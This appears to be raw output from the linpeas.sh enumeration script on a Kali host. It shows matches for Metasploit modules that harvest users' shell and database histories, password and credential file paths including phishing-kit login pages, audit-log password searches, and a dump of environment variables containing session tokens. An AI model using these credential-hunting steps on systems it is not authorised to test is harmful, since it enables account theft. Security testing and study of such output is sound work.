/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: def
get_mysql_history(user, home)

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
vprint_status("Extracting MySQL history for #{user}")

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
sql_hist = cat_file("#{home}/.mysql_history")

/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:
save("MySQL history for #{user}", sql_hist) unless sql_hist.blank? || sql_hist =~ /No such file or
directory/

```
/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: def  
get_psql_history(user, home)
```

```
/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:  
sql_hist = cat_file("#{home}/.psql_history")
```

```
/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb: def  
get_mongodb_history(user, home)
```

```
/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:  
vprint_status("Extracting MongoDB history for #{user}")
```

```
/usr/share/metasploit-framework/modules/post/linux/gather/enum_users_history.rb:  
save("MongoDB history for #{user}", sql_hist) unless sql_hist.blank? || sql_hist =~ /No such file  
or directory/
```

```
/usr/share/metasploit-  
framework/modules/post/windows/gather/forensics/browser_history.rb:      'Joshua Harper  
<josh[at]radixtx.com>' # @JonValt
```

```
/usr/share/metasploit-framework/modules/post/windows/gather/psreadline_history.rb:  
'Garvit Dewan <d.garvit[at]gmail.com>' # @dgarvit
```

```
/usr/share/metasploit-framework/modules/post/windows/gather/usb_history.rb:  @drives =  
enum_disks
```

```
/usr/share/metasploit-framework/modules/post/windows/gather/usb_history.rb:  
@drives.each do |u, v|
```

```
/usr/share/metasploit-framework/modules/post/windows/gather/usb_history.rb:      # @todo  
handle failure
```

```
/usr/share/metasploit-framework/modules/post/windows/gather/usb_history.rb:  
@drives.each do |x, y|
```

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-  
1.15.2/lib/irb/ext/eval_history.rb:#      by Keiju ISHITSUKA(keiju@ruby-lang.org)
```

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-  
1.15.2/lib/irb/ext/eval_history.rb:  NOPRINTING_IVARS.push "@eval_history_values"
```

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-  
1.15.2/lib/irb/ext/eval_history.rb:  if defined?(@eval_history) && @eval_history
```

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @eval_history_values.push @line_no, @last_value

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    workspace.evaluate "__ =
IRB.CurrentContext.instance_eval{@eval_history_values}"

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @last_value

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    if defined?(@eval_history) && @eval_history

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @eval_history_values.size(no)

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @eval_history_values = EvalHistory.new(no)

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    IRB.conf[:__TMP__EHV__] = @eval_history_values

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @eval_history_values = nil

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @eval_history = no

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @size = size

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents = []

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    if size != 0 && size < @size

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents = @contents[@size - size .. @size]

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @size = size

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents.find{|no, val| no == idx}[1]
```

```

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents[idx][1]

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents.push [no, val]

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents.shift if @size != 0 && @contents.size > @size

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    if @contents.empty?

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    unless (last = @contents.pop)[1].equal?(self)

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents.push last

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    str = @contents.collect{|no, val|

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/irb-
1.15.2/lib/irb/ext/eval_history.rb:    @contents.push last if last

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rake-
13.3.0/lib/rake/thread_history_display.rb:    @stats = stats

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rake-
13.3.0/lib/rake/thread_history_display.rb:    @items = { _seq_: 1 }

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rake-
13.3.0/lib/rake/thread_history_display.rb:    @threads = { _seq_: "A" }

/usr/share/powershell-
empire/empire/server/modules/powershell/persistence/misc/add_sid_history.py:
@staticmethod

/usr/share/powershell-
empire/empire/server/modules/powershell/persistence/misc/add_sid_history.yaml:  handle:
'@JosephBialek'

/usr/share/powershell-
empire/empire/server/modules/powershell/persistence/misc/add_sid_history.yaml:  handle:
'@gentilkiwi'

```

```
/usr/share/ri/3.3.0/system/IRB/Context/eval_history-  
i.riU:RDoc::Attr["eval_history:ETI"IRB::Context#eval_history;TI"R;T:
```

```
publico:Doc::Markup::Documen:
```

```
@parts[o:RDoc::Markup::Paragraph; I"]The command result history limit. This method is not  
available until ;TI"C#eval_history= was called with non-nil value (directly or via ;TI"Jsetting  
<code>IRB.conf[:EVAL_HISTORY]</code> in <code>.irbrc</code>).;T:
```

```
/usr/share/ri/3.3.0/system/IRB/Context/eval_history-i.ri:@fileI"  
lib/irb/ext/eval_history.rb;T:0@omit_headings_from_table_of_contents_below0F@I"IRB::Conte  
xt;TcRDoc::NormalClass0
```

```
/usr/share/rubygems-integration/all/gems/rake-13.2.1/lib/rake/thread_history_display.rb:  
@stats = stats
```

```
/usr/share/rubygems-integration/all/gems/rake-13.2.1/lib/rake/thread_history_display.rb:  
@items = { _seq_: 1 }
```

```
/usr/share/rubygems-integration/all/gems/rake-13.2.1/lib/rake/thread_history_display.rb:  
@threads = { _seq_: "A" }
```

```
/usr/share/zsh/functions/Completion/Base/_history:SUFFIX="$SUFFIX$ISUFFIX"
```

```
/usr/share/zsh/functions/Completion/Base/_history_complete_word:_history_complete_word  
"$@"
```

```
/usr/share/zsh/functions/Completion/Zsh/_history_modifiers: "r:root - strip suffix"
```

```
===== || Searching passwords in config PHP files
```

```
===== || Searching *password* or *credential* files in home (limit 70)
```

```
/etc/apparmor.d/1password
```

```
/etc/credstore
```

```
/etc/credstore.encrypted
```

```
/etc/cryptsetup-nuke-password
```

/etc/pam.d/common-password

/home/kali/ghidra/Ghidra/Features/BSim/src/main/resources/images/preferences-desktop-user-password.png

/home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/uri_credentials_filter.rb

/home/kali/.maxsites/login_google_otp/index_files/reset-password.570b5988.js.download

/home/kali/.maxsites/login_google_otp/index_files/sso-forgot-password.909d3b32.js.download

/home/kali/.maxsites/login_google_otp/otp_files/reset-password.570b5988.js.download

/home/kali/.maxsites/login_google_otp/otp_files/sso-forgot-password.909d3b32.js.download

/home/kali/.maxsites/login_google_otp/password_files

/home/kali/.maxsites/login_ola/index_files/reset-password.570b5988.js.download

/home/kali/.maxsites/login_ola/index_files/sso-forgot-password.909d3b32.js.download

/home/kali/.maxsites/login_playstation/button_icon_password_off.png

/home/kali/.maxsites/login_uber_eats/password_files

/home/kali/zphisher/.sites/playstation/button_icon_password_off.png

/opt/nessus/lib/nessus/plugins/12planet_chat_server_plaintext_password.nasl

/opt/nessus/lib/nessus/plugins/account_admin1_password.nasl

/opt/nessus/lib/nessus/plugins/account_admin_password.nasl

/opt/nessus/lib/nessus/plugins/account_emcupdate_password.nasl

#)There are more creds/passwds files in the previous parent folder

=====|| Checking for TTY (sudo/su) passwords in audit logs

=====|| Checking for TTY (sudo/su) passwords in audit logs

=====|| Searching passwords inside logs (limit 70)

/var/log/dpkg.log.1:2025-09-09 03:45:24 status half-configured passwd:amd64 1:4.17.4-1
/var/log/dpkg.log.1:2025-09-09 03:45:24 upgrade passwd:amd64 1:4.17.4-1 1:4.17.4-2
/var/log/dpkg.log.1:2025-09-09 03:45:25 configure passwd:amd64 1:4.17.4-2 <none>
/var/log/dpkg.log.1:2025-09-09 03:45:25 status half-configured passwd:amd64 1:4.17.4-2
/var/log/dpkg.log.1:2025-09-09 03:45:25 status half-installed passwd:amd64 1:4.17.4-1
/var/log/dpkg.log.1:2025-09-09 03:45:25 status installed passwd:amd64 1:4.17.4-2
/var/log/dpkg.log.1:2025-09-09 03:45:25 status unpacked passwd:amd64 1:4.17.4-1
/var/log/dpkg.log.1:2025-09-09 03:45:25 status unpacked passwd:amd64 1:4.17.4-2
/var/log/dpkg.log.1:2025-09-09 03:48:55 status half-configured tightvncpasswd:amd64
1:1.3.10-9
/var/log/dpkg.log.1:2025-09-09 03:48:55 status half-installed tightvncpasswd:amd64 1:1.3.10-9
/var/log/dpkg.log.1:2025-09-09 03:48:55 status unpacked tightvncpasswd:amd64 1:1.3.10-10
/var/log/dpkg.log.1:2025-09-09 03:48:55 status unpacked tightvncpasswd:amd64 1:1.3.10-9
/var/log/dpkg.log.1:2025-09-09 03:48:55 upgrade tightvncpasswd:amd64 1:1.3.10-9 1:1.3.10-
10
/var/log/dpkg.log.1:2025-09-09 03:52:01 configure tightvncpasswd:amd64 1:1.3.10-10 <none>
/var/log/dpkg.log.1:2025-09-09 03:52:01 status half-configured tightvncpasswd:amd64
1:1.3.10-10
/var/log/dpkg.log.1:2025-09-09 03:52:01 status installed tightvncpasswd:amd64 1:1.3.10-10
/var/log/dpkg.log.1:2025-09-09 03:52:01 status unpacked tightvncpasswd:amd64 1:1.3.10-10

|| Checking all env variables in /proc/*/environ removing duplicates and
filtering out useless env vars

BUNDLE_GEMFILE=/usr/share/metasploit-framework/Gemfile

CHROME_DESKTOP=Postman.desktop

COLORFGBG=15;0

COLORTERM=truecolor

COMMAND_NOT_FOUND_INSTALL_PROMPT=1

DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/at-spi/bus_0,guid=0ac27cfb9c845e90339ba93268d0ef92

DBUS_STARTER_BUS_TYPE=accessibility

DESKTOP_SESSION=lightdm-xsession

DESKTOP_STARTUP_ID=Thunar-1591-kali-mousepad-0_TIME4258042

DESKTOP_STARTUP_ID=xfce4-panel/exo-open/1582-0-kali_TIME65381

DESKTOP_STARTUP_ID=xfce4-panel/|usr|lib|firefox-esr|firefox-esr/1582-1-kali_TIME1136778

DISABLE_WAYLAND=1

DISPLAY=:0

DISPLAY=:0.0

DOTNET_CLI_TELEMETRY_OPTOUT=1

FONTCONFIG_FILE=/snap/postman/351/etc/fonts/fonts.conf

FONTCONFIG_PATH=/snap/postman/351/etc/fonts

GDK_CORE_DEVICE_EVENTS=1

GDK_PIXBUF_MODULEDIR=/snap/postman/351/usr/lib/x86_64-linux-gnu/gdk-pixbuf-2.0/2.10.0/loaders

GDK_PIXBUF_MODULE_FILE=/home/kali/snap/postman/common/.cache/gdk-pixbuf-loaders.cache

GDMSESSION=lightdm-xsession

GEM_PATH=/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0:/usr/share/rubygems-integration/all

GIO_LAUNCHED_DESKTOP_FILE_PID=11368

GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/org.xfce.mousepad.desktop

GIO_MODULE_DIR=/home/kali/snap/postman/common/.cache/gio-modules

GIO_USE_VFS=local

__GL_ALLOW_FXAA_USAGE=0

__GL_SHADER_DISK_CACHE=0

GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1

GST_PLUGIN_PATH=/snap/postman/351/usr/lib/x86_64-linux-gnu/gstreamer-1.0

GST_PLUGIN_SCANNER=/snap/postman/351/usr/lib/x86_64-linux-
gnu/gstreamer1.0/gstreamer-1.0/gst-plugin-scanner

GST_PLUGIN_SYSTEM_PATH=/snap/postman/351/usr/lib/x86_64-linux-gnu/gstreamer-1.0

GTK_IM_MODULE_FILE=/home/kali/snap/postman/common/.cache/immodules/immodules.ca
che

GTK_IM_MODULE=gtk-im-context-simple

GTK_PATH=/snap/postman/351/usr/lib/x86_64-linux-gnu/gtk-3.0

HOME=/home/kali

HOME=/home/kali/snap/postman/351

_=/home/kali/./linpeas.sh

LANG=en_US.UTF-8

LANGUAGE=

LD_LIBRARY_PATH=/usr/lib/firefox-esr

LD_LIBRARY_PATH=/var/lib/snapd/lib/gl:/var/lib/snapd/lib/gl32:/var/lib/snapd/void:/snap/post
man/351/lib/x86_64-linux-gnu:/snap/postman/351/usr/lib/x86_64-linux-
gnu:/snap/postman/351/usr/lib/x86_64-linux-
gnu/pulseaudio:/snap/postman/351/usr/share/postman:/snap/postman/351/lib:/snap/postma
n/351/usr/lib:/snap/postman/351/lib/x86_64-linux-gnu:/snap/postman/351/usr/lib/x86_64-
linux-gnu:/snap/postman/351/usr/lib/x86_64-linux-gnu/pulseaudio

LD_PRELOAD=libmozsandbox.so

LD_PRELOAD=:/snap/postman/351/lib/bindtextdomain.so

ler-pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-44dead5855b2,no_channel --
user-data-dir=/home/kali/snap/postman/351/.config/Postman --gpu-
preferences=UAAAAAAAAAAgAAAEAAAAAAAAAAAAAAAAABgAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAQAABAAAAAAAAAAEAAAAAAAAAAIAAAAAAAAAAgAAAAAA

AA --use-gl=angle --use-angle=swiftshader-webgl --shared-files --field-trial-handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-features=SpareRendererForSitePerProcess --variations-seed-version

LIBGL_DRIVERS_PATH=/snap/postman/351/usr/lib/x86_64-linux-gnu/dri

LIBVA_DRIVERS_PATH=/snap/postman/351/usr/lib/x86_64-linux-gnu/dri

LISTEN_FDNAMES=dbus.socket

LISTEN_FDNAMES=gnome-keyring-daemon.socket

LISTEN_FDNAMES=pipewire-pulse.socket

LISTEN_FDNAMES=pipewire.socket:pipewire.socket

LISTEN_FDNAMES=speech-dispatcher.socket

LISTEN_FDS=1

LISTEN_FDS=2

LOCPATH=/snap/postman/351/usr/lib/locale

LOGNAME=kali

MALLOC_OPTIONS=r

MANAGERPID=1379

MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=

MESA_GLSL_CACHE_DIR=/tmp/Temp-625e4e35-3230-4ae2-8320-f6f4e3b5adc0

MESA_GLSL_CACHE_DISABLE=true

mesa_glthread=false

MESA_SHADER_CACHE_DISABLE=true

MOZ_APP_SILENT_START=

MOZ_ASSUME_USER_NS=1

MOZ_CRASHREPORTER_DATA_DIRECTORY=/home/kali/.mozilla/firefox/Crash Reports

MOZ_CRASHREPORTER_EVENTS_DIRECTORY=/home/kali/.mozilla/firefox/dc1isery.default-esr/crashes/events

MOZ_CRASHREPORTER_PING_DIRECTORY=/home/kali/.mozilla/firefox/Pending Pings

MOZ_CRASHREPORTER_RESTART_ARG_1=
MOZ_CRASHREPORTER_STRINGS_OVERRIDE=/usr/lib/firefox-esr/browser/crashreporter-override.ini
MOZ_HEADLESS=1
MOZ_LAUNCHED_CHILD=
MOZ_PROFILER_STARTUP=
MOZ_SANDBOXED=1
MOZ_SANDBOX_USE_CHROOT=1
NMAP_PRIVILEGED=
NO_AT_BRIDGE=1
NOTIFY_SOCKET=/run/user/1000/systemd/notify
OLDPWD=/home/kali
OLDPWD=/home/kali/Downloads
OLDPWD=/usr/share/gradle
OLDPWD=/usr/share/windows-resources/powersploit
ORIGINAL_XDG_CURRENT_DESKTOP=XFCE
PANEL_GDK_CORE_DEVICE_EVENTS=0
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
PULSE_SERVER=unix:/run/user/1000/snap.postman/./pulse/native
PWD=/home/kali
PWD=/usr/share/windows-resources/powersploit
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/kali:@/tmp/.ICE-unix/1420,unix/kali:/tmp/.ICE-unix/1420

SHELL=/bin/bash

SHELL=/usr/bin/zsh

SHLVL=0

SHLVL=1

SNAP_ARCH=amd64

SNAP_COMMON=/var/snap/postman/common

SNAP_CONTEXT=BgesW6ENgluzFWepF4VNiEm7XVAkdD8Rvndh4FJlhS8Csr0YscJI

SNAP_COOKIE=BgesW6ENgluzFWepF4VNiEm7XVAkdD8Rvndh4FJlhS8Csr0YscJI

SNAP_DATA=/var/snap/postman/351

SNAP_EUID=1000

SNAP_INSTANCE_KEY=

SNAP_INSTANCE_NAME=postman

SNAP_LAUNCHER_ARCH_TRIPLET=x86_64-linux-gnu

SNAP_LIBRARY_PATH=/var/lib/snapd/lib/gl:/var/lib/snapd/lib/gl32:/var/lib/snapd/void

SNAP_NAME=postman

SNAP_REAL_HOME=/home/kali

SNAP_REEXEC=

SNAP_REVISION=351

SNAP=/snap/postman/351

SNAP_UID=1000

SNAP_USER_COMMON=/home/kali/snap/postman/common

SNAP_USER_DATA=/home/kali/snap/postman/351

SNAP_VERSION=11.62.7

SSH_AGENT_PID=1524

SSH_AUTH_SOCK=/run/user/1000/gcr/ssh

SSH_AUTH_SOCK=/tmp/ssh-WEz31XVq7ueM/agent.1523

ss --variations-seed-version

TEMPDIR=/tmp

TERM=xterm-256color

TMPDIR=/tmp

TMPDIR=/tmp/Temp-625e4e35-3230-4ae2-8320-f6f4e3b5adc0

USER=kali

_=/usr/bin/dbus-update-activation-environment

_=/usr/bin/gradle

_=/usr/bin/msfconsole

VDPAU_DRIVER_PATH=/usr/lib/x86_64-linux-gnu/vdpau/

WINDOWID=0

XAUTHLOCALHOSTNAME=

XAUTHORITY=/home/kali/.Xauthority

XCURSOR_PATH=/snap/postman/351/usr/share/icons

XDG_ACTIVATION_TOKEN=Thunar-1591-kali-mousepad-0_TIME4258042

XDG_CACHE_HOME=/home/kali/.cache

XDG_CACHE_HOME=/home/kali/snap/postman/common/.cache

XDG_CONFIG_DIRS=/etc/xdg

XDG_CONFIG_DIRS=/snap/postman/351/etc/xdg:/etc/xdg

XDG_CONFIG_HOME=/home/kali/.config

XDG_CONFIG_HOME=/home/kali/snap/postman/351/.config

XDG_CURRENT_DESKTOP=XFCE

XDG_DATA_DIRS=/home/kali/snap/postman/351/.local/share:/home/kali/snap/postman/351:/snap/postman/351/usr/share:/usr/share/xfce4:/usr/local/share:/usr/share:/usr/share

XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share:/usr/share:/usr/share

XDG_DATA_HOME=/home/kali/snap/postman/351/.local/share

XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
XDG_RUNTIME_DIR=/run/user/1000/snap.postman
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_SEAT=seat0
XDG_VTNR=7
XKB_CONFIG_ROOT=/snap/postman/351/usr/share/X11/xkb
XLOCALEDIR=/snap/postman/351/usr/share/X11/locale
XRE_BINARY_PATH=
XRE_PROFILE_LOCAL_PATH=
XRE_PROFILE_PATH=
XRE_RESTARTED_BY_PROFILE_MANAGER=
XRE_START_OFFLINE=
XUL_APP_FILE=

||
|| API Keys Regex
||
||

Regexes to search for API keys aren't activated, use param '-r'